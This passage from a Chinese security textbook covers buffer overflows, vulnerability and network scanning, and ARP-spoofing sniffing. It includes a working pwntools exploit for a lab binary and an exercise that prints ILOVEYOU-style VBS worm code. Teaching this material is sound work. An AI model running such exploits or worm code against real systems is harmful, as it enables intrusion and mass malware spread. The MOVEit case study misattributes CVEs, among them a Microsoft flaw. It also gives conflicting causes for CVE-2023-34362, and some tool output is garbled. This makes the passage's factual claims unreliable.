Invalid address 0=61616167

```

图 5-32 GDB 调试结果

所示,即缓冲区容量为 24B。

```

pwndbg> cyclic -l 0=61616167
24

```

图 5-33 cyclic 工具查询结果

(2) 利用 IDA 查看。

从图 5-34 中可以看出,所需要的占位字符串长度为 0x14,十六进制转换为十进制的结果为 20,又因为栈上存储 EBP 占 4B,所以得到缓冲区容量为 24B。




图 5-34 IDA 返回结果

缓冲区容量为 24B,需要劫持的地址为 0x080491B6,就可以利用如下 Python 脚本进行攻击,攻击结果如图 5-35 所示。

```

from pwn import *
context.binary = './stackoverflow' # 设置攻击上下文
p = process('./stackoverflow')     # 运行程序
exp = b'a' * 24 + p32(0x080491B6) # 构造攻击 payload
p.sendline(exp)                   # 发送攻击报文

```

5. 缓冲区溢出攻击的防范方法

缓冲区溢出攻击使得一个匿名 Internet 用户有机会获得一台主机的部分或全部控制权,

```
esp3j0@creep:~/workspace/temp$ python3 exp.py
[*] '/home/esp3j0/workspace/temp/stackoverflow'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0-8040000)
[*] Starting local process './stackoverflow': pid 7366
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaaaa\x06\x91\x04
You have already controlled it.
```

成功劫持程序到success()函数

图 5-35 攻击成功示意图

如果能有效地消除缓冲区溢出漏洞,则很大一部分的安全威胁可以得到缓解,以下 4 种方法能在一定程度上保护缓冲区免受溢出攻击。

- (1) 通过操作系统设置使得缓冲区不可执行,从而阻止攻击者植入攻击代码。
- (2) 强制写正确的代码。
- (3) 利用编译器的边界检查来实现缓冲区保护。这个方法使得缓冲区溢出不可能出现,从而完全消除了缓冲区溢出的威胁,但是实现代价比较大。
- (4) 对程序指针进行完整性检查。虽然这种方法不能使所有的缓冲区溢出失效,但它能阻止绝大多数的缓冲区溢出攻击。

5.3 网络扫描与嗅探

► 5.3.1 漏洞扫描

【案例 5-4】



MOVEit 漏洞事件

MOVEit Transfer 是一款常用于文件传输的软件,由 Ipswitch 公司开发,它主要用于在组织内部或企业之间安全地传输文件。MOVEit Transfer 曾多次曝出安全漏洞,这些漏洞可能导致数据泄露、未经授权的访问等安全问题。

2019 年 1 月曝出漏洞 CVE-2019-7142,允许攻击者通过未经验证的上传功能上传恶意文件,进而执行远程代码。

2019 年 3 月曝出漏洞 CVE-2019-7143,该漏洞允许攻击者通过特定的 HTTP 请求访问敏感信息。

2020 年曝出多个与 MOVEit 相关的漏洞,其中包括 CVE-2020-10238,这是一个远程代码执行漏洞,允许攻击者通过上传恶意文件来执行任意代码。

2021 年曝出多个安全漏洞,其中包括 CVE-2021-34485,这是一个严重的远程代码执行漏洞,可通过特定的 HTTP 请求被利用。

2022 年披露了多个漏洞,如 CVE-2022-30190 和 CVE-2022-30191,这些漏洞允许攻击者通过上传恶意文件来执行远程代码。

2023 年 5 月 31 日,MOVEit 被发现存在一个严重的 SQL 注入漏洞,黑客组织 Clop 利用该漏洞对全球多家企业和机构进行了攻击,导致大量数据泄露。此次攻击影响了麦当劳、汇丰、亚马逊、联想、惠普等 2620 家企业用户,波及超过 7720 万人的数据,其漏洞(编号 CVE-2023-34362)导致了 2023 年最严重的数据泄露事件,攻击者利用过期 SSL 证书与弱加密套件绕过身份验证,导致大量数据泄露。此次被盗数据包括来自 25 家跨国企业的员工详细信息,

如姓名、邮箱地址、电话号码、成本中心代码和组织结构等。这些数据可能被网络犯罪分子用于精准的网络钓鱼、身份盗窃,甚至复杂的社会工程攻击。泄露的数据以 CSV 格式发布,内容详细记录了员工的职位、联系方式及组织信息。例如,亚马逊的记录包含员工的姓名、成本中心代码、电子邮件地址和职位名称;汇丰的泄露数据覆盖其全球员工,并标注了分支机构代码。

【案例 5-4 分析】

主要风险包括:①网络钓鱼和社会工程攻击,攻击者利用泄露的详细信息定制诈骗邮件,提高其可信度;②企业间谍活动,获取组织结构和员工信息可能为恶意实体提供洞察企业内部运营的机会;③声誉损失,亚马逊、汇丰等知名企业面临客户信任度下降的风险;④财务欺诈与盗窃,金融行业企业的数据特别容易被用于更复杂的欺诈活动。

关键防护措施:①安装安全补丁;②全面安全审计;③员工安全意识培训;④数据访问限制与分区。

此事件中软件漏洞引发大规模数据泄露,影响众多企业和个人,凸显了网络安全技术的重要性以及技术背后的道德、法律和社会责任问题。

1. 漏洞

1) 概念

漏洞是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷,从而可以使攻击者能够在未授权的情况下访问或破坏系统。漏洞可能来自应用软件或操作系统设计时的缺陷或编码时产生的错误,也可能来自业务在交互处理过程中的设计缺陷或逻辑流程上的不合理之处。这些缺陷、错误或不合理之处可能被有意或无意地利用,从而对一个组织的资产或运行造成不利影响。从目前发现的漏洞来看,应用软件中的漏洞远远多于操作系统中的漏洞,特别是 Web 应用系统中的漏洞更是占信息系统漏洞中的绝大多数。在不同种类的软、硬件设备,同种设备的不同版本之间,由不同设备构成的不同系统之间,以及同种系统在不同的设置条件下,都会存在各自不同的安全漏洞问题。并且漏洞从过去以计算机为载体延伸至数码平台,如手机二维码漏洞和安卓应用程序漏洞等。

漏洞的存在,很容易导致黑客的侵入及病毒的驻留,导致数据丢失和篡改、隐私泄露乃至金钱上的损失,如因为网站存在漏洞被入侵,网站用户数据将会泄露,网站功能可能遭到破坏而中止乃至服务器本身被入侵者控制。

漏洞问题是与时间紧密相关的。一个系统从发布的那一天起,随着用户的深入使用,系统中存在的漏洞会被不断暴露出来,这些早先被发现的漏洞也会不断被系统供应商发布的补丁软件修补,或在以后发布的新版系统中得以纠正。而在新版系统纠正了旧版本中具有漏洞的同时,也会引入一些新的漏洞和错误。随着时间的推移,旧的漏洞会不断消失,新的漏洞会不断出现,漏洞问题也会长期存在。所以脱离具体的时间和具体的系统环境来讨论漏洞问题是毫无意义的。只能针对目标系统的具体版本、其上运行的软件版本以及服务运行设置等实际环境来具体谈论其中可能存在的漏洞及其可行的解决办法。

2) 分类

(1) 软件漏洞。

无论是服务器程序、客户端软件还是操作系统,只要是用代码编写的东西,都会存在不同程度的漏洞。主要有以下几种。

① 应用软件漏洞。

软件程序员用来测试的小段程序,或者是为了以后的更改和升级程序或是在维修维护时

提供方便。

② 操作系统的安全漏洞。

- 设计时偏重考虑系统使用的方便性,这就可能导致系统在远程访问、权限控制和口令等许多方面存在安全漏洞。

- 默认配置的不足。许多系统安装后都有默认的安全配置,通常被称为 easy to use,但 easy to use 意味着 easy to break in。

- 管理员懒散。系统安装后保持管理员口令的空值,而且不进行修改。但是入侵者最喜欢搜索网络上管理员为空口令的机器进行攻击。

- 临时端口。有时候为了测试,管理员会在机器上打开一个临时端口,但测试完后忘记禁止它,这样就会让入侵者有漏洞可钻。所以除非一个端口是必须使用的,否则应禁止它。

- 信任关系。网络间的系统经常建立信任关系以方便资源共享,但这也给入侵者带来间接攻击的可能,所以要对信任关系严格审核,确保真正的安全联盟。

③ 数据库的安全漏洞。

可能存在存储介质内破坏、无独立的用户身份验证机制、对用户访问数据库的时间和地点无限制,数据库数据无加密保护等问题。

④ 网络软件与网络服务漏洞。

包括 Finger 漏洞、匿名 FTP、远程登录、电子邮件和密码设置漏洞等。

(2) 口令失窃。

① 弱口令。虽然设置了口令,却十分简单,难以抵挡入侵者。

② 字典攻击。入侵者使用一个程序,该程序借助一个包含用户名和口令的字典数据库,不断地尝试登录系统,直到成功进入。

③ 暴力攻击。与字典攻击类似,但这个字典却是动态的,即包含所有可能的字符组合。例如,一个包含大小写的 4 字符口令大约有 50 万个组合,一个包含大小写且标点符号的 7 字符口令大约有 10 万亿个组合,对于后者,一般的计算机要花费大约几个月的时间才能暴力破解。

(3) 协议漏洞。

脆弱的认证机制、容易被窃听和监视、易受欺骗、复杂的设置和控制、基于主机的安全不易扩展、IP 地址不保密等。很多网络协议都是在网络安全可信的背景下设计的,会存在许多不足造成安全漏洞。例如,smurf 攻击、ICMP Unreachable 数据包断开、IP 地址欺骗以及 SYN flood。

3) 预防措施

要防止或减少网络漏洞攻击,最好的方法是尽力避免主机端口被扫描和监听,先于攻击者发现网络漏洞,并采取有效措施。提高网络系统安全的方法主要有以下几个。

(1) 及时安装补丁程序,密切关注国内外著名的安全站点,及时获得最新的网络漏洞信息。在使用网络系统时,要设置和保管好账号、密码和系统中的日志文件,并尽可能地做好备份工作。

(2) 安装防火墙。防火墙可以尽可能屏蔽内部网络的信息和结构,降低来自外部网络的攻击。

(3) 防止端口扫描。防止端口扫描的方法一是在系统中将特定的端口关闭,如利用 Windows 系统中的 TCP/IP 属性设置功能,在“高级 TCP/IP 设置”的“选项”面板中,关闭

TCP/IP 使用的端口；二是利用专用软件,对端口进行限制或是转向。

(4) 防止网络监听。通过加密、网络分段、划分虚拟局域网等技术防止网络监听。

(5) 设置蜜罐。利用蜜罐技术,使网络攻击的目标转移到预设的虚假对象,从而保护系统安全。

2. 漏洞扫描

1) 概念

漏洞扫描指基于漏洞数据库,通过扫描等手段对指定的远程或者本地计算机系统的安全脆弱性进行检测,发现可利用漏洞的一种安全检测(渗透攻击)行为。漏洞扫描器包括网络漏扫、主机漏扫、数据库漏扫等。漏洞扫描器能及时准确地发现信息平台基础架构的安全缺陷,保证业务高效迅速地发展,维护公司、企业和国家所有信息资产的安全。

漏洞扫描技术是一种重要的网络安全技术,它和防火墙、入侵检测系统互相配合,能够有效提高网络的安全性。通过对网络的扫描,网络管理员能了解网络的安全设置和运行的应用服务,及时发现安全漏洞,客观评估网络风险等级。网络管理员能根据扫描的结果更正网络安全漏洞和系统中的错误设置,在黑客攻击前进行防范。如果说防火墙和网络监视系统是被动的防御手段,那么安全扫描就是一种主动的防范措施,能有效避免黑客攻击行为,做到防患于未然。

2) 功能

(1) 自我检测和评估。

网络管理人员通过漏洞扫描可最大可能地消除安全隐患,尽早地发现安全漏洞并进行修补。

(2) 安装新软件、启动新服务后的检查。

安装新软件和启动新服务有可能使原来隐藏的漏洞暴露出来,因此需要重新扫描系统,得到安全保障。

(3) 网络建设的安全规划评估和成效检验。

网络建设者在可以容忍的风险级别和可以接受的成本之间取得恰当的平衡,配备网络漏洞扫描系统,评估建设成效和检验网络的安全系统建设方案。

(4) 网络安全事故后的分析调查。

使用网络漏洞扫描/网络评估系统分析网络被攻击时所使用的漏洞,尽可能多地提供资料调查攻击的来源。

► 5.3.2 网络扫描

网络扫描是通过对待扫描的网络主机发送特定的数据包,根据返回的数据包来判断待扫描系统的端口及相关的服务是否开启。网络扫描的目的是确认网络运行主机的工作程序、对主机进行攻击、进行网络安全评估等。网络扫描程序,如 Ping 扫描和端口扫描,返回哪个 IP 地址映射有主机连接到因特网上并是工作的,这些主机提供什么样的服务信息。另一种扫描方法是反向映射,返回关于哪个 IP 地址上没有映射出活动的主机信息,这使攻击者能假设出可行的地址。安全扫描技术与防火墙、安全监控系统互相配合能够提供高安全性的网络。

扫描是攻击者情报搜集的一个重要部分,攻击者情报搜集一般包括足迹打印阶段、扫描阶段和列举阶段三部分。在足迹打印阶段,攻击者创建一个目标组织的轮廓,包含一些信息如它的域名系统(DNS)、电子邮件服务器,还有 IP 地址范围。这些信息中大部分可以在线得到。

在扫描阶段,攻击者找到了关于特定 IP 地址的信息,该 IP 地址可以通过 Internet 进行评估,如操作系统、系统结构和每台计算机上的服务等情况。在列举阶段,攻击者搜集关于网络用户、工作组名称、路由表和简单网络管理协议等资料。本书作者设计了网络扫描的动画,动画在本书的电子资源中,动画的实现界面如图 5-36~图 5-39 所示。




图 5-36 网络扫描的多面性

1. 网络扫描的功能

通过扫描,可发现远程网络或主机配置信息、TCP/UDP 分配端口、网络提供的服务等。网络扫描是一把双刃剑,黑客在网络攻击之前会利用网络安全扫描技术获取相关的网络信息,进而发现对网络或系统发起攻击的途径。网络管理员利用网络安全扫描技术来发现系统弱点,并进行修补,有效防范黑客入侵,如图 5-36 所示。

2. 网络扫描的类型

常见的扫描类型有漏洞和脆弱性扫描、端口扫描和

操作系统识别三种。

(1) 漏洞和脆弱性扫描。找出主机/网络服务上所存在的安全漏洞和缺陷,作为破解的突破口。通过向目标主机发送数据包,根据返回数据判断目标系统是否有漏洞和缺陷,进而再判断是什么类型的漏洞和缺陷。

(2) 端口扫描。发现主机开放的端口和网络服务。通过向目标主机发送数据包,根据返回数据判断目标系统的端口是否开放,其原理如图 5-37 所示。




图 5-37 端口扫描

(3) 操作系统识别。识别主机安装的操作系统类型与开放网络服务类型,以选择不同的渗透攻击代码及配置。操作系统识别有主动识别和被动识别两种方式。主动识别是用户向目标系统主动发送数据包,根据系统的响应来判断操作系统相关的信息,其原理如图 5-38 所示。




图 5-38 主动识别

被动识别是网络嗅探器截获目标系统发送的数据包,再分析数据包,判断目标系统的操作系统信息,并把分析结果反馈给管理员,管理员再根据结果对系统进行完善,其原理如图 5-39 所示。




图 5-39 被动识别

► 5.3.3 网络嗅探

网络嗅探是利用计算机的网络接口截获其他计算机数据报文的一种手段,即窃听网络上流经的数据包,而数据包里面一般会包含很多重要的私密信息,如正在访问什么网站、邮箱密码是多少等,很多攻击方式(如著名的会话劫持)都是建立在嗅探基础上的。

1. 网络嗅探的功能

网络嗅探是网络监控系统的实现基础,其最早是为网络管理人员配备的工具,网络管理员利用嗅探器可以随时掌握网络的实际情况,查找网络漏洞和检测网络性能,当网络性能急剧下降的时候,可以通过嗅探器分析网络流量,找出网络阻塞的来源。嗅探器也是很多程序员在编写网络程序时抓包测试的工具,因为网络程序都是以数据包的形式在网络中进行传输的,会存在协议头定义错误的情况。

网络嗅探以数据捕获为核心,主流通过与入侵检测系统相同的旁路(并接)部署实现数据捕获,因旁路嗅探的捕获方式得名网络嗅探。网络嗅探仅实现网络流量的旁路采集与解析,无检测分析能力,入侵检测系统基于嗅探捕获的流量做入侵行为识别与告警,是嗅探技术的应用延伸。

网络嗅探和网络扫描一样都是一把双刃剑,嗅探器如果被黑客利用就变成了一个黑客利器,如 ARP 欺骗、会话劫持和 IP 欺骗等攻击方式。

2. 网络嗅探的分类

(1) 共享介质:传统的以太网结构中入侵者在网络中放置一个嗅探器就可以查看该网段上的通信数据,如果采用交换型以太网结构,嗅探行为将变得非常困难。

(2) 服务器嗅探:在交换型网络中入侵者可以在服务器上特别是充当路由功能的服务器上安装一个嗅探器软件,然后就可以通过它收集到的信息成功登录客户端机器以及信任的机器。例如,虽然不知道用户的口令,但当用户使用 Telnet 软件登录时可以嗅探到他输入的口令。

(3) 远程嗅探:许多设备都具有 RMON(Remote Monitor,远程监控)功能以便管理者使用公共体字符串进行远程调试,攻击者可以利用此后门进行攻击。

3. 基于 ARP 欺骗的嗅探

首先把网络置于混杂模式,再通过欺骗抓包的方式获取同一网段的一台目标服务器的指令包。ARP 是将 IP 地址转换成以 IP 对应网卡的硬件地址即将 IP 地址转换成 MAC 地址的一种协议。数据传送的 IP 包中包含源 IP 地址、源 MAC 地址、目标 IP 地址等信息,查询内存中保存的 IP 和 MAC 地址对照表,如果表中有相对应的 MAC 地址,那么就直接访问,反之,就

要广播。内网中所有的机器收到广播信息后,如果广播的目标 IP 地址和自己的 IP 地址相同,就发送一个 MAC 地址的响应信息。黑客欺骗就是仿冒广播的目标 IP 地址机器发送一个响应包,发送黑客自己的 MAC 地址的响应包,IP 和 MAC 地址的对照表被刷新,以后所有发往目标 IP 的信息都发送到了黑客指定的 MAC 地址机器中。

假设有三台主机 A、B 和 C 位于同一个交换式局域网中,主机 A 为监听者,主机 B 和 C 正在通信。A 想获取 B 发送给 C 的数据,于是 A 就可以伪装成 C 对 B 做 ARP 欺骗,首先向 B 发送伪造的 ARP 响应包,应答包中 IP 地址为 C 的 IP 地址而 MAC 地址为 A 的 MAC 地址。这个响应包会刷新 B 的 ARP 缓存,让 B 认为 C 的 IP 地址映射到的 MAC 地址为主机 A 的 MAC 地址。这样,B 发送给 C 的数据实际上都发送给 A,就达到了嗅探的目的。A 在嗅探到数据后,再将此数据转发给 C,这样就可以保证 B 和 C 的通信不被中断。

* 本书的电子资源提供了 Nmap 使用手册和利用 Wireshark 解网络安全技能赛的数据赛题的案例,请读者自取。

习题

一、选择题

1. 防范特洛伊木马软件进入学校网络最好的选择是()。
 - A. 部署按键监控程序
 - B. 部署病毒扫描应用软件
 - C. 部署状态检测防火墙
 - D. 部署调试器应用程序
2. 以下属于社会工程学攻击的是()。
 - A. 逻辑炸弹
 - B. 木马
 - C. 包重放
 - D. 网络钓鱼
3. 没有自拍,也没有视频聊天,但计算机摄像头的灯总是亮着,这是什么原因?()
 - A. 可能中了木马,正在被黑客偷窥
 - B. 计算机坏了
 - C. 本来就该亮着
 - D. 摄像头坏了
4. ()是 DoS 攻击的一个实例。
 - A. SQL 注入
 - B. IP 地址欺骗
 - C. Smurf 攻击
 - D. 字典破解
5. 驻留在网页上的恶意代码通常利用以下哪个选项来实现植入并进行攻击?()
 - A. 口令攻击
 - B. U 盘工具
 - C. 浏览器软件的漏洞
 - D. 拒绝服务攻击

二、思考题

1. 计算机网络安全漏洞这一问题一直困扰着人们,试述如何避免计算机网络出现安全漏洞。
2. 结合实际情况总结 DDoS 攻击的防范方法。
3. 阅读相关资料总结灰鸽子是一款什么软件,能够实现什么功能?
4. 结合自己平时网络的使用情况,试述遇到的常见的网络病毒的特点,并结合实际谈谈预防病毒的措施。
5. 联系自己平时的网络应用情况,试述常见的软件漏洞以及防范措施。
6. 利用网络扫描、网络嗅探等工具,测试软件系统、网站等的安全隐患和漏洞,撰写测试报告。

7. 阅读下面这段 VBS 代码,将注释添加到每条语句的后面,并对整段代码的功能做简要说明。

```
Set ol=CreateObject("OutLook.Application")//  
On Error Resume Next//  
For x=1 to 100//  
Set Mail=ol.CreateItem(0)//  
Mail.to=GetNamespace("MAPI").AddressList(1).AddressEntries(x)//  
Mail.Subject="I love you" //  
Mail.Body="Love-letter-for-you"//  
Mail.Attachments.Add("E:\I love you.vbs")//
```